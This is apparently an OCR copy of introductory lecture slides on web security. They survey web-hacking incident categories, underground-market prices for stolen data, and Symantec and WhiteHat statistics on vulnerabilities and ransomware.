Hacking the Web

Table of Contents

Why secure the Web?

- The Web has evolved into an ubiquitous entity providing a rich and common platform for connecting people and doing business.
- BUT, the Web also offers a cheap, effective, convenient and anonymous platform for crime.
- To get an idea, the Web has been used for the following types of criminal activities (source: The Web Hacking Incidents Database (WHID) http://projects.webappsec.org/w/page/13246995/Web-Hacking-Incident-Database)
  - Chaos (Attack on Russian nuclear power websites amid accident rumors (5Jan09)
  - Deceit (SAMY XSS Worm – Nov 2005)
  - Extortion (David Aireys domain hijacked due to a CSRF (cross site request forgery) flaw in Gmail – 30Dec2007)
  - Identity Theft (XSS on Yahoo! Hot jobs – Oct 2008)
  - Information Warfare (Israeli Gaza War - Jan 2009 / Balkan Wars – Apr 2008)
  - Monetary Loss (eBay fraud using XSS)
  - Physical Pain (Hackers post on epilepsy forum causes migraines and seizures – May 2008)
  - Political Defacements (Hacker changes news release on Sheriffs website – Jul 2008) (Obama, Oreilly and Britneys Twitter accounts hacked and malicious comments posted – Jan 09)
  - Chinese Gaming sites hacked (Dec. 2011)

Web Security from a Hackers Perspective

- Dan Geer & Dan Conway (IEEE S&P Jan/Feb 2009 Pg. 86) suggest the following values of common goods in the underground market

Commodity	Price
12 Verified PayPal Keys	$90
CC w/o CCV2	$1 - $3
CC w CCV2	$1.50 to $10.00 depending on country
CC Databases	$100 to $300
CC relative prices	Visa < MasterCard < Discover < AMEX
40 full identities	$200
42 rich bank accounts	$31500
36 US passports	$28800
Spamming Email Service	$0.01 per 1000 emails with 85% reliability of delivery

- Today's values can be obtained with a fraction of the 2009 prices.
- Incentives for hacking are clear! There is a huge market demand.

A look at current state of web (in)security

- According to the WhiteHat Website Security Statistics Report (2013-2014),
  - 86% of all websites have at least one of SERIOUS vulnerability.
  - Average number of open SERIOUS vulnerabilities per website was 56 (unfixed)
  - Cross-Site Scripting (XSS) is #1 vulnerability
  - PHP apps have highest risk of exposing vulnerabilities





Figure 1. Vulnerability Historical Trend
The annual average number of serious* vulnerabilities discovered per website per year


A look at current state of web (in)security (Cont'd)

- According to the Symantec Internet Security Threat Report,
  - From 2002-2007, Symantec created 800,000 unique malware signatures. In 2008 alone, Symantec created 1.8M – a 239% increase.
  - In 2012 1 in 100 emails contained a virus
  - In 2013 67% of compromised websites were legitimate
  - In 2014, 5 out of 6 large companies have been attacked (40% increase y-over-y)
  - In 2014, 24 or zero vulnerability day discovered
  - https://know.elq.symantec.com/LP=1542
  - A new Zero-Day Vulnerability was discovered on average each week in 2015
  - **Zero-day Vulnerability:** a zero-day vulnerability is a flaw. A zero-day attack happens once that flaw, or software/hardware vulnerability, is exploited and attackers release malware **before a developer has an opportunity to create a patch** to fix the vulnerability—hence "zero-day."
  - Over Half a Billion Personal records were stolen in 2015
  - Ransomware increased 35% in 2015
  - Symantec Blocked 100 million Fake Technical Support Scams in 2015 (cold calling)
  - Major Security Vulnerabilities in Three Quarters (¾) of Popular Websites Put US all at Risk
  - 2019 Internet Security Threat Report available at:
  - https://symantec.broadcom.com/symc-istr-v24-2019-6819


2018 Internet Security Report




2018 Internet Security Report (Cont'd)




2018 Internet Security Report (Cont'd)



2018 Internet Security Report (Cont'd)





2019 Internet Security Report




https://www.symantec.com/security-center/threat-report

2019 Internet Security Report (Cont'd)





2019 Internet Security Report (Cont'd)



2019 Internet Security Report (Cont'd)

PERCENTAGE SSL-ENABLED MALWARE (YEAR)

YEAR	PERCENTAGE OF MALWARE THAT USES SSL
2017	4.5
2018	3.9

TOTAL RANSOMWARE (YEAR)

YEAR	TOTAL
2018	545,231


RANSOMWARE BY MARKET (YEAR)

MARKET	TOTAL
Consumer	100,907
Enterprise	444,259

TOP RANSOMWARE BY COUNTRY (YEAR)


COUNTRY	PERCENT
China	16.9
India	14.3
USA	13.0
Brazil	5.0
Portugal	3.9
Mexico	3.5
Indonesia	2.6
Japan	2.1
South Africa	2.1
Chile	1.8

RANSOMWARE BY COUNTRY (MONTH)



